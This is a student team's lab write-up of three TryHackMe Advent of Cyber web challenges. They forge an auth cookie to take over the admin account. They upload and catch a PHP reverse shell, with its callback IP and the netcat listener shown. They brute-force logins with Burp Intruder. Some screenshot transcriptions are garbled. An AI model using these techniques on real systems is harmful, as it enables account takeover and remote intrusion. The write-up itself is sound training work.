

# PSP0201

## Week 2

# Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102753	Lim Cai Qing	Member
1211102751	Teo Yu Jie	Member
1211102975	Loi Xinyi	Member



## Day 1: Web Exploitation – A Christmas Crisis

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**

### Question 1

Register an account and log in to the Christmas Control Centre. Not given access to the control console.



Use F12 to open up the browser developer tools to check on the cookie and verify the name of the cookie used for authentication.

The screenshot shows a browser developer tools interface. In the main pane, there is a table titled "Control Active?" with six rows: Part Picking (No), Assembly (No), Painting (No), Touch-up (No), Sorting (No), and Sleigh Loading (No). To the left of the table is a large image of a teddy bear. On the right, there is a "Logout" button. Below the main pane, the developer tools navigation bar includes "Inspector", "Console", "Debugger", "Network", "Style Editor", "Performance", "Memory", "Storage", and "Application". The "Storage" tab is selected, showing a table of cookies. One cookie is selected: "auth" with value "7b22636f6d7061e79223a22546865204265737420466573746976616c20436f6d7061e79222c2022757365726e616d65223a2205d696c79227d". The "Network" tab is also visible at the bottom of the interface.

## Question 2

Obtain the value of the cookie. The format of the cookie is hexadecimal as a-f is part of the value.

The screenshot shows a browser developer tools interface. A message "Value" is displayed above a blue highlighted area containing the cookie value: "7b22636f6d7061e79223a22546865204265737420466573746976616c20436f6d7061e79222c2022757365726e616d65223a22656d696c79227d".

Using Cyberchef, convert the cookie value to string.

The screenshot shows the CyberChef interface. The "Operations" sidebar has "From Hex" selected under "Favourites". The "Input" field contains the hex cookie value: "7b22636f6d7061e79223a22546865204265737420466573746976616c20436f6d7061e79222c2022757365726e616d65223a22656d696c79227d". The "Output" field shows the converted JSON string: {"company": "The Best Festival Company", "username": "emily"}. The "BAKE!" button is visible at the bottom.

### Question 3

The converted output is in JSON string.

A screenshot of the CyberChef interface. The 'Input' section contains the JSON string: {"company": "The Best Festival Company", "username": "emily"}. The 'Output' section shows the converted hex string: 7b22636f6d7e610e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e61dd65223a2273616e7461227d. Metadata at the top indicates start: 12, end: 37, length: 25, time: 1ms, lines: 1.

### Question 4

Change the username to 'santa' and convert the JSON statement to hex. Output is the value of santa's cookie.


A screenshot of the CyberChef interface. The 'Input' section now contains the modified JSON string: {"company": "The Best Festival Company", "username": "santa"}. The 'Output' section shows the converted hex string: 7b22636f6d7e610e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e61dd65223a2273616e7461227d. Metadata at the top indicates start: 57, end: 114, length: 59, time: 2ms, lines: 1.

### Question 5

Change the value of cookie to santa's cookie and insert auth as name to bypass the authentication.

A screenshot of NetworkMiner showing a captured cookie entry. The cookie is named 'auth' with a value of '10.10.12.226'. The cookie is set for domain '10.10.12.226', path '/', and has an expiration date of 'Thu, 16 Jun 2022 16:11:04 GMT'. Other details include size 16, HttpOnly false, Secure false, SameSite None, and Last Accessed 'Wed, 15 Jun 2022 16:11:12 GMT'. The cookie is listed under the 'Cookies' section of the storage tab.

Now having access to the controls, switching on every control shows the flag.



### Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we were not given access to the control console. We opened the browser's developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username and company element. Using Cyberchef, we changed the username to 'santa' which is also the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one which is also known as santa's cookie and refreshed the page. Now that we are santa user, we are shown with an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.

## **Day 2: Web Exploitation – The Elf Strikes Back!**

**Tools used:** Kali Linux, Firefox

**Solution/walkthrough:**


### Question 1

We downloaded the reverse shell and opened nanoshell which is the text editor of our choice and changed the IP and Port.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.93.93'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

We are not signed in.



We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site.



## Question 2

We can determine the type of file accepted by the site by right clicking and selecting view page source.

### Question 3

We guessed which directory the uploaded files are stored by testing the common paths given by THM and uploaded the shell.

**Index of /uploads**

Name	Last modified	Size	Description
Parent Directory	-	-	
<a href="#">rev.php</a>	2022-06-16 11:41	5.4K	

```

1211102753@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connection from 10.10.219.228
Linux security server 4.18.0-193.28.1.el8.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 GNU/Linux
1:1@el81 up 18 min, 0 users, load average: 0.00, 0.00, 0.20
Tasks: 114 total, 0 running, 114 sleeping, 0 stopped, 0 zombie
CPU: 0.0% usage, JCFW CPU WHAT
User 44(apache) gid=44(apache) groups=44(apache)
sh: cannot set terminal process group (844): inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @vergnear for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
TmH@MGUuZjUyMGUuNjExYTgNTAVOMJHmzh

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!

--Muir (@MuirlanOracle)

sh-4.4$ 

```

We ran the command of `cat /var/www/flag.txt` and captured the flag.

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

```

File Machine View Input Devices Help
1211102753@kali:~/Music/
File Actions Edit View Help
1211102753@kali:~[=]
↳ cd Music/
1211102753@kali:[-/Music]
↳ nc -l -v -p 1234 ...
listening on [any] 1234 ...
connection from [10.8.93.93] port 247 [�]
Linux kali 5.10.0-10-amd64 #1 SMP Thu Oct 22 00:28:22 UTC 2020 x86_64 x86_64 GNU/Linux
1:13:19 up 15 min, 0 users, load average: 0.00, 0.03, 0.08
USER    TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=49(apache) gid=49(apache) groups=49(apache)
sh: cannot set terminal process group (859); inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

You've reached the end of the Advent of Cyber, Day 2 — hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @varghaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag — you deserve it!
THM{NGU3Y2bYNg0uRjxYt74NTax0wHmzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
-- Muiri (@MuiriAndOracle)

sh-4.4$
```

Type here to search ENG 11:22 PM 16/6/2022

### **Thought Process/Methodology:**

First, we downloaded the reverse shell online and opened changed the ip and port of the reverse shell using nanoshell. After pasting the machine's IP into the browser's search bar, we were shown a webpage that says that we are not signed in. We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site. We confirmed the type of file accepted by the site by right clicking and selecting view page source. We guessed which directory the uploaded files are stored by testing the common paths given by THM and uploaded the shell. We activate netcat listener followed by activating the reverse shell. Lastly, we ran the command of cat /var/www/flag.txt and the flag was shown.


### **Day 3: Web Exploitation – Christmas Chaos**

**Tools used:** Kali Linux, Firefox, Foxy Proxy


**Solution/walkthrough:**

#### **Question 1**


Active burpsuite and foxy proxy.




We tried logging in by using the credentials provided . (username: root password:root)




Send captured request to intruder.



We will see our request under the intruder tab.



We cleared the pre-selected position.



We add the username and password values as positions and select "Cluster Bomb" in the Attack type.

PSP0201 Kali - VMware Workstation 16 Player (Non-commercial use only)

Burp Suite Community Edition v2021.10.3 - Temp

Player | 1 2 3 4 |

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Target Positions Payloads Resource Pool Options

② **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1 POST /login HTTP/1.1
2 Host: 10.10.39.162
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 27
9 Origin: http://10.10.39.162
10 Connection: close
11 Referer: http://10.10.39.162/
12 Upgrade-Insecure-Requests: 1
13
14 username=$root$password=$root$
```

We tell each "Position" which Payload to use and start our attack.

Burp Project Intruder Repeater Window Help

Proxy **Intruder** Repeater Sequencer Decoder

1 x 2 x ...

Target Positions **Payloads** Resource Pool Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined.

Payload set: 1 Payload count: 3

Payload type: Simple list Request count: 9

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

root  
admin  
user

Add

Enter a new item

Add from list ... [Pro version only]

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payloads' section, there are two payload sets defined:


- Payload set:** 2 (selected)
- Payload type:** Simple list

